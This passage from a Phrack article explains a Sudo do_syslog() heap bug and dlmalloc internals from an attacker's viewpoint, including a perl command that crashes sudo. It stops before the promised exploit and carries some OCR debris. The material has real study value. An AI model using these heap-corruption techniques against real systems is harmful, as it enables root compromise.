.:: Vudo malloc tricks ::.

==Phrack Inc.==

Volume 0x0b, Issue 0x39, Phile #0x08 of 0x12

--=[Disclaimer]=----------//

In this issue of Phrack, there are two similar articles about malloc based exploitation techniques. The first one explains in detail the GNU C Library implementation of the malloc interface and how it can be abused to exploit buffer overflows in malloc space. The second article is a more hands-on approach to introduce you to the idea of malloc overflows. It covers the System V implementation and the GNU C Library implementation. If you are not sure about the topic, it may be a better choice to start with it to get an idea of the subject. However, if you are serious about learning this technique, there is no way around the article by MaXX.

--=[Enjoy]=----------//

|=[Vudo - An object superstitiously believed to embody magical powers]=-|

|=----------=[Michel "MaXX" Kaempf <maxx@synnergy.net>]=----------=|

The present paper could probably have been entitled "Smashing The Heap For Fun And Profit"... indeed, the memory allocator used by the GNU C Library (Doug Lea's Malloc) and the associated heap corruption techniques are presented. However, it was entitled "Vudo - An object superstitiously believed to embody magical powers" since a recent Sudo vulnerability and the associated Vudo exploit are presented as well.

--[Contents]----------

--[1 - Introduction]---

Sudo (superuser do) allows a system administrator to give certain users
(or groups of users) the ability to run some (or all) commands as root
or another user while logging the commands and arguments.
-- http://www.courtesan.com/sudo/index.html

On February 19, 2001, Sudo version 1.6.3p6 was released: "This fixes
a potential security problem. So far, the bug does not appear to be
exploitable." Despite the comments sent to various security mailing
lists after the announce of the new Sudo version, the bug is not a
buffer overflow and the bug does not damage the stack.

But the bug is exploitable: even a single byte located somewhere in the
heap, erroneously overwritten by a NUL byte before a call to syslog(3)
and immediately restored after the syslog(3) call, may actually lead to
execution of arbitrary code as root. Kick off your shoes, put your feet
up, lean back and just enjoy the... voodoo.

The present paper focuses on Linux/Intel systems and:

- details the aforementioned bug and explains why a precise knowledge of
how malloc works internally is needed in order to exploit it;

- describes the functioning of the memory allocator used by the GNU C
Library (Doug Lea's Malloc), from the attacker's point of view;

- applies this information to the Sudo bug, and presents a working
exploit for Red Hat Linux/Intel 6.2 (Zoot) sudo-1.6.1-1.

--[2 - The "potential security problem"]-------------------------------

----[2.1 - A real problem]---

------[2.1.1 - The vulnerable function]-------------------------------

The vulnerable function, do_syslog(), can be found in the logging.c file
of the Sudo tarball. It is called by two other functions, log_auth() and
log_error(), in order to syslog allow/deny and error messages. If the
message is longer than MAXSYSLOGLEN (960) characters, do_syslog() splits
it into parts, breaking up the line into what will fit on one syslog
line (at most MAXSYSLOGLEN characters) and trying to break on a word
boundary if possible (words are delimited by SPACE characters here).

```
/*
 * Log a message to syslog, pre-pending the username and splitting the
 * message into parts if it is longer than MAXSYSLOGLEN.
 */
static void do_syslog( int pri, char * msg )
{
    int count;
    char * p;
    char * tmp;
    char save;

    /*
     * Log the full line, breaking into multiple syslog(3) calls if
     * necessary
     */
[1] for ( p=msg, count=0; count < strlen(msg)/MAXSYSLOGLEN + 1; count++ ) {
[2]     if ( strlen(p) > MAXSYSLOGLEN ) {
```

```
            /*
             * Break up the line into what will fit on one syslog(3) line
             * Try to break on a word boundary if possible.
             */
[3]         for ( tmp = p + MAXSYSLOGLEN; tmp > p && *tmp != ' '; tmp-- )
                ;
            if ( tmp <= p )
[4]             tmp = p + MAXSYSLOGLEN;

            /* NULL terminate line, but save the char to restore later */
            save = *tmp;
[5]         *tmp = '\0';

            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );

            /* restore saved character */
[6]         *tmp = save;

            /* Eliminate leading whitespace */
[7]         for ( p = tmp; *p != ' '; p++ )
                ;
[8]     } else {
            if ( count == 0 )
                SYSLOG( pri, "%8.8s : %s", user_name, p );
            else
                SYSLOG( pri,"%8.8s : (command continued) %s",user_name,p );
        }
    }
}
```

------[2.1.2 - The segmentation violation]----------------------------

Chris Wilson discovered that long command line arguments cause Sudo to crash during the do_syslog() operation:

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 31337'`
Password:
maxx is not in the sudoers file.  This incident will be reported.
Segmentation fault
```

Indeed, the loop[7] does not check for NUL characters and therefore pushes p way after the end of the NUL terminated character string msg (created by log_auth() or log_error() via easprintf(), a wrapper to vasprintf(3)). When p reaches the end of the heap (msg is of course located in the heap since vasprintf(3) relies on malloc(3) and realloc(3) to allocate dynamic memory) Sudo eventually dies on line[7] with a segmentation violation after an out of-bounds read operation.

This segmentation fault occurs only when long command line arguments are passed to Sudo because the loop[7] has to be run many times in order to reach the end of the heap (there could indeed be many SPACE characters, which force do_syslog() to leave the loop[7], after the end of the msg buffer but before the end of the heap). Consequently, the length of the msg string has to be many times MAXSYSLOGLEN because the loop[1] runs as long as count does not reach (strlen(msg)/MAXSYSLOGLEN + 1).

----[2.2 - An unreal exploit]---

Dying after an illegal read operation is one thing, being able to perform an illegal write operation in order to gain root privileges is another. Unfortunately do_syslog() alters the heap at two places only: line[5] and line[6]. If do_syslog() erroneously overwrites a character at line[5], it has to be exploited during one of the syslog(3) calls between line[5] and line[6], because the erroneously overwritten character is immediately restored at line[6].

Since msg was allocated in the heap via malloc(3) and realloc(3), there is an interesting structure stored just after the end of the msg buffer, maintained internally by malloc: a so-called boundary tag. If syslog(3) uses one of the malloc functions (calloc(3), malloc(3), free(3) or realloc(3)) and if the Sudo exploit corrupts that boundary

tag during the execution of do_syslog(), evil things could happen. But does syslog(3) actually call malloc functions?

```
$ /usr/bin/sudo /bin/false `/usr/bin/perl -e 'print "A" x 1337'`
[...]
malloc( 100 ): 0x08068120;
malloc( 300 ): 0x08060de0;
free( 0x08068120 );
malloc( 700 ): 0x08060f10;
free( 0x08060de0 );
malloc( 1500 ): 0x080623b0;
free( 0x08060f10 );
realloc( 0x080623b0, 1420 ): 0x080623b0;
[...]
malloc( 192 ): 0x08062940;
malloc( 8192 ): 0x080681c8;
realloc( 0x080681c8, 119 ): 0x080681c8;
free( 0x08062940 );
free( 0x080681c8 );
[...]
```

The first series of malloc calls was performed by log_auth() in order to allocate memory for the msg buffer, but the second series of malloc calls was performed... by syslog(3). Maybe the Sudo exploit is not that unreal after all.

----[2.3 - Corrupting the heap]----------

However, is it really possible to alter a given byte of the boundary tag located after the msg buffer (or more generally to overwrite at line[5] an arbitrary character (after the end of msg) with a NUL byte)? If the Sudo exploit exclusively relies on the content of the msg buffer (which is fortunately composed of various user-supplied strings (current working directory, sudo command, and so on)), the answer is no. This assertion is demonstrated below.

The character overwritten at line[5] by a NUL byte is pointed to by tmp:

- tmp comes from loop[3] if there is a SPACE character among the first MAXSYSLOGLEN bytes after p. tmp then points to the first SPACE character encountered when looping from (p + MAXSYSLOGLEN) down to p.

-- If the overwritten SPACE character is located within the msg buffer, there is no heap corruption at all because the write operation is not an illegal one.

-- If this first encountered SPACE character is located outside the msg buffer, the Sudo exploit cannot control its exact position if it solely relies on the content of the msg buffer, and thus cannot control where the NUL byte is written.

- tmp comes from line[4] if there is no SPACE character among the first MAXSYSLOGLEN bytes after p. tmp is then equal to (p + MAXSYSLOGLEN).

-- If p and tmp are both located within the msg buffer, there is no possible memory corruption, because overwriting the tmp character located within a buffer returned by malloc is a perfectly legal action.

-- If p is located within the msg buffer and tmp is located outside the msg buffer... this is impossible because the NUL terminator at the end of the msg buffer, placed between p and tmp, prevents do_syslog() from successfully passing the test[2] (and the code at line[8] is not interesting because it performs no write operation).

Moreover, if the test[2] fails once it will always fail, because p will never be modifed again and strlen(p) will therefore stay less than or equal to MAXSYSLOGLEN, forcing do_syslog() to run the code at line[8] again and again, as long as count does not reach (strlen(msg)/MAXSYSLOGLEN + 1).

-- If p and tmp are both located outside the msg buffer, p points to the first SPACE character encountered after the end of the msg string because it was pushed outside the msg buffer by the loop[7]. If the Sudo exploit exclusively relies on the content of the msg buffer, it cannot

control p because it cannot control the occurrence of SPACE characters
after the end of the msg string. Consequently, it cannot control tmp,
which points to the place where the NUL byte is written, because tmp
depends on p.

Moreover, after p was pushed outside the msg buffer by the loop[7],
there should be no NUL character between p and (p + MAXSYSLOGLEN) in
order to successfully pass the test[2]. The Sudo exploit should once
again rely on the content of the memory after msg.

----[2.4 - Temporary conclusion]--------------------------------------

The Sudo exploit should:

- overwrite a byte of the boundary tag located after the msg buffer with
the NUL byte... it should therefore control the content of the memory
after msg (managed by malloc) because, as proven in 2.3, the control of
the msg buffer itself is not sufficient;

- take advantage of the erroneously overwritten byte before it is
restored... one of the malloc calls performed by syslog(3) should
therefore read the corrupted boundary tag and further alter the usual
execution of Sudo.

But in order to be able to perform these tasks, an in depth knowledge of
how malloc works internally is needed.

--[3 - Doug Lea's Malloc]---

Doug Lea's Malloc (or dlmalloc for short) is the memory allocator used
by the GNU C Library (available in the malloc directory of the library
source tree). It manages the heap and therefore provides the calloc(3),
malloc(3), free(3) and realloc(3) functions which allocate and free
dynamic memory.

The description below focuses on the aspects of dlmalloc needed to
successfully corrupt the heap and subsequently exploit one of the malloc
calls in order to execute arbitrary code. A more complete description
is available in the GNU C Library source tree and at the following
addresses:

ftp://gee.cs.oswego.edu/pub/misc/malloc.c
http://gee.cs.oswego.edu/dl/html/malloc.html

----[3.1 - A memory allocator]--

"This is not the fastest, most space-conserving, most portable, or most
tunable malloc ever written. However it is among the fastest while also
being among the most space-conserving, portable and tunable. Consistent
balance across these factors results in a good general-purpose allocator
for malloc-intensive programs."

------[3.1.1 - Goals]---

The main design goals for this allocator are maximizing compatibility,
maximizing portability, minimizing space, minimizing time, maximizing
tunability, maximizing locality, maximizing error detection, minimizing
anomalies. Some of these design goals are critical when it comes to
damaging the heap and exploiting malloc calls afterwards:

- Maximizing portability: "conformance to all known system constraints
on alignment and addressing rules." As detailed in 3.2.2 and 3.3.2, 8
byte alignment is currently hardwired into the design of dlmalloc. This
is one of the main characteristics to permanently keep in mind.

- Minimizing space: "The allocator [...] should maintain memory in ways
that minimize fragmentation -- holes in contiguous chunks of memory that
are not used by the program." But holes are sometimes needed in order to
successfully attack programs which corrupt the heap (Sudo for example).

- Maximizing tunability: "Optional features and behavior should be
controllable by users". Environment variables like MALLOC_TOP_PAD_ alter
the functioning of dlmalloc and could therefore aid in exploiting malloc

calls. Unfortunately they are not loaded when a SUID or SGID program is run.

- Maximizing locality: "Allocating chunks of memory that are typically used together near each other." The Sudo exploit for example heavily relies on this feature to reliably create holes in the memory managed by dlmalloc.

- Maximizing error detection: "allocators should provide some means for detecting corruption due to overwriting memory, multiple frees, and so on." Luckily for the attacker who smashes the heap in order to execute arbitrary code, the GNU C Library does not activate these error detection mechanisms (the MALLOC_DEBUG compile-time option and the malloc debugging hooks (__malloc_hook, __free_hook, etc)) by default.

------[3.1.2 - Algorithms]---

"While coalescing via boundary tags and best-fit via binning represent the main ideas of the algorithm, further considerations lead to a number of heuristic improvements. They include locality preservation, wilderness preservation, memory mapping".

--------[3.1.2.1 - Boundary tags]-------------------------------------

The chunks of memory managed by Doug Lea's Malloc "carry around with them size information fields both before and after the chunk. This allows for two important capabilities:

- Two bordering unused chunks can be coalesced into one larger chunk. This minimizes the number of unusable small chunks.

- All chunks can be traversed starting from any known chunk in either a forward or backward direction."

The presence of such a boundary tag (the structure holding the said information fields, detailed in 3.3) between each chunk of memory comes as a godsend to the attacker who tries to exploit heap mismanagement. Indeed, boundary tags are control structures located in the very middle of a potentially corruptible memory area (the heap), and if the attacker manages to trick dlmalloc into processing a carefully crafted fake (or altered) boundary tag, they should be able to eventually execute arbitrary code.

For example, the attacker could overflow a buffer dynamically allocated by malloc(3) and overwrite the next contiguous boundary tag (Netscape browsers exploit), or underflow such a buffer and overwrite the boundary tag stored just before (Secure Locate exploit), or cause the vulnerable program to perform an incorrect free(3) call (LBNL traceroute exploit) or multiple frees, or overwrite a single byte of a boundary tag with a NUL byte (Sudo exploit), and so on:

http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt

ftp://maxx.via.ecp.fr/dislocate/

http://www.synnergy.net/downloads/exploits/traceroute-exp.txt
ftp://maxx.via.ecp.fr/traceroot/

--------[3.1.2.2 - Binning]---

"Available chunks are maintained in bins, grouped by size." Depending on its size, a free chunk is stored by dlmalloc in the bin corresponding to the correct size range (bins are detailed in 3.4):

- if the size of the chunk is 200 bytes for example, it is stored in the bin that holds the free chunks whose size is exactly 200 bytes;

- if the size of the chunk is 1504 bytes, it is stored in the bin that holds the free chunks whose size is greater than or equal to 1472 bytes but less than 1536;

- if the size of the chunk is 16392 bytes, it is stored in the bin that holds the free chunks whose size is greater than or equal to 16384 bytes but less than 20480;

- and so on (how these ranges are computed and how the correct bin is chosen is detailed in 3.4.1).

"Searches for available chunks are processed in smallest-first, best-fit order. [...] Until the versions released in 1995, chunks were left unsorted within bins, so that the best-fit strategy was only approximate. More recent versions instead sort chunks by size within bins, with ties broken by an oldest-first rule."

These algorithms are implemented via the chunk_alloc() function (called by malloc(3) for example) and the frontlink() macro, detailed in 3.5.1 and 3.4.2.

--------[3.1.2.3 - Locality preservation]-----------------------------

"In the current version of malloc, a version of next-fit is used only in a restricted context that maintains locality in those cases where it conflicts the least with other goals: If a chunk of the exact desired size is not available, the most recently split-off space is used (and resplit) if it is big enough; otherwise best-fit is used."

This characteristic, implemented within the chunk_alloc() function, proved to be essential to the Sudo exploit. Thanks to this feature, the exploit could channel a whole series of malloc(3) calls within a particular free memory area, and could therefore protect another free memory area that had to remain untouched (and would otherwise have been allocated during the best-fit step of the malloc algorithm).

--------[3.1.2.4 - Wilderness preservation]--------------------------

"The wilderness (so named by Kiem-Phong Vo) chunk represents the space bordering the topmost address allocated from the system. Because it is at the border, it is the only chunk that can be arbitrarily extended (via sbrk in Unix) to be bigger than it is (unless of course sbrk fails because all memory has been exhausted).

One way to deal with the wilderness chunk is to handle it about the same way as any other chunk. [...] A better strategy is currently used: treat the wilderness chunk as bigger than all others, since it can be made so (up to system limitations) and use it as such in a best-first scan. This results in the wilderness chunk always being used only if no other chunk exists, further avoiding preventable fragmentation."

The wilderness chunk is one of the most dangerous opponents of the attacker who tries to exploit heap mismanagement. Because this chunk of memory is handled specially by the dlmalloc internal routines (as detailed in 3.5), the attacker will rarely be able to execute arbitrary code if they solely corrupt the boundary tag associated with the wilderness chunk.

--------[3.1.2.5 - Memory mapping]-----------------------------------

"In addition to extending general-purpose allocation regions via sbrk, most versions of Unix support system calls such as mmap that allocate a separate non-contiguous region of memory for use by a program. This provides a second option within malloc for satisfying a memory request. [...] the current version of malloc relies on mmap only if (1) the request is greater than a (dynamically adjustable) threshold size (currently by default 1MB) and (2) the space requested is not already available in the existing arena so would have to be obtained via sbrk."

For these two reasons, and because the environment variables that alter the behavior of the memory mapping mechanism (MALLOC_MMAP_THRESHOLD_ and MALLOC_MMAP_MAX_) are not loaded when a SUID or SGID program is run, a perfect knowledge of how the memory mapping feature works is not mandatory when abusing malloc calls. However, it will be discussed briefly in 3.3.4 and 3.5.

----[3.2 - Chunks of memory]---

The heap is divided by Doug Lea's Malloc into contiguous chunks of memory. The heap layout evolves when malloc functions are called (chunks may get allocated, freed, split, coalesced) but all procedures maintain

the invariant that no free chunk physically borders another one (two bordering unused chunks are always coalesced into one larger chunk).

------[3.2.1 - Synopsis of public routines]---------------------------

The chunks of memory managed by dlmalloc are allocated and freed via four main public routines:

- "malloc(size_t n); Return a pointer to a newly allocated chunk of at least n bytes, or null if no space is available."

The malloc(3) routine relies on the internal chunk_alloc() function mentioned in 3.1.2 and detailed in 3.5.1.

- "free(Void_t* p); Release the chunk of memory pointed to by p, or no effect if p is null."

The free(3) routine depends on the internal function chunk_free() presented in 3.5.2.

- "realloc(Void_t* p, size_t n); Return a pointer to a chunk of size n that contains the same data as does chunk p up to the minimum of (n, p's size) bytes, or null if no space is available. The returned pointer may or may not be the same as p. If p is null, equivalent to malloc. Unless the #define REALLOC_ZERO_BYTES_FREES below is set, realloc with a size argument of zero (re)allocates a minimum-sized chunk."

realloc(3) calls the internal function chunk_realloc() (detailed in 3.5.3) that once again relies on chunk_alloc() and chunk_free(). As a side note, the GNU C Library defines REALLOC_ZERO_BYTES_FREES, so that realloc with a size argument of zero frees the allocated chunk p.

- "calloc(size_t unit, size_t quantity); Returns a pointer to quantity * unit bytes, with all locations set to zero."

calloc(3) behaves like malloc(3) (it calls chunk_alloc() in the very same manner) except that calloc(3) zeroes out the allocated chunk before it is returned to the user. calloc(3) is therefore not discussed in the present paper.

------[3.2.2 - Vital statistics]---------------------------------------

When a user calls dlmalloc in order to allocate dynamic memory, the effective size of the chunk allocated (the number of bytes actually isolated in the heap) is never equal to the size requested by the user. This overhead is the result of the presence of boundary tags before and after the buffer returned to the user, and the result of the 8 byte alignment mentioned in 3.1.1.

- Alignment:

Since the size of a chunk is always a multiple of 8 bytes (how the effective size of a chunk is computed is detailed in 3.3.2) and since the very first chunk in the heap is 8 byte aligned, the chunks of memory returned to the user (and the associated boundary tags) are always aligned on addresses that are multiples of 8 bytes.

- Minimum overhead per allocated chunk:

Each allocated chunk has a hidden overhead of (at least) 4 bytes. The integer composed of these 4 bytes, a field of the boundary tag associated with each chunk, holds size and status information, and is detailed in 3.3.4.

- Minimum allocated size:

When malloc(3) is called with a size argument of zero, Doug Lea's Malloc actually allocates 16 bytes in the heap (the minimum allocated size, the size of a boundary tag).

------[3.2.3 - Available chunks]---------------------------------------

Available chunks are kept in any of several places (all declared below):

- the bins (mentioned in 3.1.2.2 and detailed in 3.4) exclusively hold free chunks of memory;

- the top-most available chunk (the wilderness chunk presented in 3.1.2.4) is always free and never included in any bin;

- the remainder of the most recently split (non-top) chunk is always free and never included in any bin.


----[3.3 - Boundary tags]----------

------[3.3.1 - Structure]----------

```
#define INTERNAL_SIZE_T size_t

struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

This structure, stored in front of each chunk of memory managed by Doug Lea's Malloc, is a representation of the boundary tags presented in 3.1.2.1. The way its fields are used depends on whether the associated chunk is free or not, and whether the previous chunk is free or not.

- An allocated chunk looks like this:



"chunk" is the front of the chunk (and therefore the front of the associated boundary tag) for the purpose of most of the dlmalloc code, "nextchunk" is the beginning of the next contiguous chunk, and "mem" is the pointer that is returned to the user (by malloc(3) or realloc(3) for example).

The conversion from malloc headers ("chunk") to user pointers ("mem"), and back, is performed by two macros, chunk2mem() and mem2chunk(). They simply add or subtract 8 bytes (the size of the prev_size and size fields that separate "mem" from "chunk"):


```
#define Void_t void
#define SIZE_SZ sizeof(INTERNAL_SIZE_T)
typedef struct malloc_chunk * mchunkptr;

#define chunk2mem( p ) \
    ( (Void_t *)((char *)(p) + 2*SIZE_SZ) )

#define mem2chunk( mem ) \
    ( (mchunkptr)((char *)(mem) - 2*SIZE_SZ) )
```

Although a user should never utilize more bytes than they requested, the

number of bytes reserved for the user by Doug Lea's Malloc may actually be greater than the amount of requested dynamic memory (because of the 8 byte alignment). As a matter of fact, the memory area where the user could store data without corrupting the heap starts at "mem" and ends at (but includes) the prev_size field of "nextchunk" (indeed, this prev_size field is not used by dlmalloc (since "chunk" is allocated) and may thence hold user data, in order to decrease wastage), and is therefore (("nextchunk" + 4) - "mem") bytes long (the 4 additional bytes correspond to the size of this trailing prev_size field).

But the size of this memory area, (("nextchunk" + 4) - "mem"), is also equal to (("nextchunk" + 4) - ("chunk" + 8)), which is of course equal to (("nextchunk" - "chunk") - 4). Since ("nextchunk" - "chunk") is the effective size of "chunk", the size of the memory area where the user could store data without corrupting the heap is equal to the effective size of the chunk minus 4 bytes.

- Free chunks are stored in circular doubly-linked lists (described in 3.4.2) and look like this:



------[3.3.2 - Size of a chunk]-------------------------------------

When a user requests req bytes of dynamic memory (via malloc(3) or realloc(3) for example), dlmalloc first calls request2size() in order to convert req to a usable size nb (the effective size of the allocated chunk of memory, including overhead). The request2size() macro could just add 8 bytes (the size of the prev_size and size fields stored in front of the allocated chunk) to req and therefore look like this:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ + SIZE_SZ )
```

But this first version of request2size() is not optimal because it does not take into account the fact that the prev_size field of the next contiguous chunk can hold user data. The request2size() macro should therefore subtract 4 bytes (the size of this trailing prev_size field) from the previous result:

```
#define request2size( req, nb ) \
    ( nb = ((req) + SIZE_SZ + SIZE_SZ) - SIZE_SZ )
```

This macro is of course equivalent to:

```
#define request2size( req, nb ) \
    ( nb = (req) + SIZE_SZ )
```

Unfortunately this request2size() macro is not correct, because as mentioned in 3.2.2, the size of a chunk should always be a multiple of 8 bytes. request2size() should therefore return the first multiple of 8 bytes greater than or equal to ((req) + SIZE_SZ):

```
#define MALLOC_ALIGNMENT ( SIZE_SZ + SIZE_SZ )
#define MALLOC_ALIGN_MASK ( MALLOC_ALIGNMENT - 1 )

#define request2size( req, nb ) \
    ( nb = (((req) + SIZE_SZ) + MALLOC_ALIGN_MASK) & ~MALLOC_ALIGN_MASK )
```

The request2size() function implemented in the Sudo exploit is alike but returns MINSIZE if the theoretic effective size of the chunk is less than MINSIZE bytes (the minimum allocatable size):

```
#define MINSIZE sizeof(struct malloc_chunk)

size_t request2size( size_t req )
{
    size_t nb;

    nb = req + ( SIZE_SZ + MALLOC_ALIGN_MASK );
    if ( nb < (MINSIZE + MALLOC_ALIGN_MASK) ) {
        nb = MINSIZE;
    } else {
        nb &= ~MALLOC_ALIGN_MASK;
    }
    return( nb );
}
```

Finally, the request2size() macro implemented in Doug Lea's Malloc works likewise but adds an integer overflow detection:

```
#define request2size(req, nb) \
 ((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)),\
  ((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
   ? (__set_errno (ENOMEM), 1) \
   : ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
           ? (nb = MINSIZE) : (nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

------[3.3.3 - prev_size field]----------

If the chunk of memory located immediately before a chunk p is allocated (how dlmalloc determines whether this previous chunk is allocated or not is detailed in 3.3.4), the 4 bytes corresponding to the prev_size field of the chunk p are not used by dlmalloc and may therefore hold user data (in order to decrease wastage).

But if the chunk of memory located immediately before the chunk p is free, the prev_size field of the chunk p is used by dlmalloc and holds the size of that previous free chunk. Given a pointer to the chunk p, the address of the previous chunk can therefore be computed, thanks to the prev_chunk() macro:

```
#define prev_chunk( p ) \
    ( (mchunkptr)(((char *)(p)) - ((p)->prev_size)) )
```

------[3.3.4 - size field]----------

The size field of a boundary tag holds the effective size (in bytes) of the associated chunk of memory and additional status information. This status information is stored within the 2 least significant bits, which would otherwise be unused (because as detailed in 3.3.2, the size of a chunk is always a multiple of 8 bytes, and the 3 least significant bits of a size field would therefore always be equal to 0).

The low-order bit of the size field holds the PREV_INUSE bit and the second-lowest-order bit holds the IS_MMAPPED bit:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

In order to extract the effective size of a chunk p from its size field, dlmalloc therefore needs to mask these two status bits, and uses the chunksize() macro for this purpose:

```
#define SIZE_BITS ( PREV_INUSE | IS_MMAPPED )

#define chunksize( p ) \
```

```
    ( (p)->size & ~(SIZE_BITS) )
```

- If the IS_MMAPPED bit is set, the associated chunk was allocated via the memory mapping mechanism described in 3.1.2.5. In order to determine whether a chunk of memory p was allocated via this mechanism or not, Doug Lea's Malloc calls chunk_is_mmapped():

```
#define chunk_is_mmapped( p ) \
    ( (p)->size & IS_MMAPPED )
```

- If the PREV_INUSE bit of a chunk p is set, the physical chunk of memory located immediately before p is allocated, and the prev_size field of the chunk p may therefore hold user data. But if the PREV_INUSE bit is clear, the physical chunk of memory before p is free, and the prev_size field of the chunk p is therefore used by dlmalloc and contains the size of that previous physical chunk.

Doug Lea's Malloc uses the macro prev_inuse() in order to determine whether the physical chunk located immediately before a chunk of memory p is allocated or not:

```
#define prev_inuse( p ) \
    ( (p)->size & PREV_INUSE )
```

But in order to determine whether the chunk p itself is in use or not, dlmalloc has to extract the PREV_INUSE bit of the next contiguous chunk of memory:

```
#define inuse( p ) \
    (((mchunkptr)((char*)(p)+((p)->size&~PREV_INUSE)))->size&PREV_INUSE)
```

----[3.4 - Bins]----------

"Available chunks are maintained in bins, grouped by size", as mentioned in 3.1.2.2 and 3.2.3. The two exceptions are the remainder of the most recently split (non-top) chunk of memory and the top-most available chunk (the wilderness chunk) which are treated specially and never included in any bin.

------[3.4.1 - Indexing into bins]----------

There are a lot of these bins (128), and depending on its size (its effective size, not the size requested by the user) a free chunk of memory is stored by dlmalloc in the bin corresponding to the right size range. In order to find out the index of this bin (the 128 bins are indeed stored in an array of bins), dlmalloc calls the macros smallbin_index() and bin_index().

```
#define smallbin_index( sz ) \
    ( ((unsigned long)(sz)) >> 3 )
```

Doug Lea's Malloc considers the chunks whose size is less than 512 bytes to be small chunks, and stores these chunks in one of the 62 so-called small bins. Each small bin holds identically sized chunks, and because the minimum allocated size is 16 bytes and the size of a chunk is always a multiple of 8 bytes, the first small bin holds the 16 bytes chunks, the second one the 24 bytes chunks, the third one the 32 bytes chunks, and so on, and the last one holds the 504 bytes chunks. The index of the bin corresponding to the size sz of a small chunk is therefore (sz / 8), as implemented in the smallbin_index() macro.

```
#define bin_index(sz)                                                         \
((((unsigned long)(sz) >> 9) ==    0) ?       ((unsigned long)(sz) >>  3):\
 (((unsigned long)(sz) >> 9) <=    4) ?  56 + ((unsigned long)(sz) >>  6):\
 (((unsigned long)(sz) >> 9) <=   20) ?  91 + ((unsigned long)(sz) >>  9):\
 (((unsigned long)(sz) >> 9) <=   84) ? 110 + ((unsigned long)(sz) >> 12):\
 (((unsigned long)(sz) >> 9) <=  340) ? 119 + ((unsigned long)(sz) >> 15):\
 (((unsigned long)(sz) >> 9) <= 1364) ? 124 + ((unsigned long)(sz) >> 18):\
                                        126)
```

The index of the bin corresponding to a chunk of memory whose size is greater than or equal to 512 bytes is obtained via the bin_index() macro. Thanks to bin_index(), the size range corresponding to each bin can be determined:

```
- A free chunk whose size is equal to 1504 bytes for example is stored
in the bin number 79 (56 + (1504 >> 6)) since (1504 >> 9) is equal to 2
and therefore greater than 0 but less than or equal to 4. Moreover, the
bin number 79 holds the chunks whose size is greater than or equal to
1472 ((1504 >> 6) * 2^6) bytes but less than 1536 (1472 + 2^6).

- A free chunk whose size is equal to 16392 bytes is stored in the bin
number 114 (110 + (16392 >> 12)) since (16392 >> 9) is equal to 32 and
therefore greater than 20 but less than or equal to 84. Moreover, the
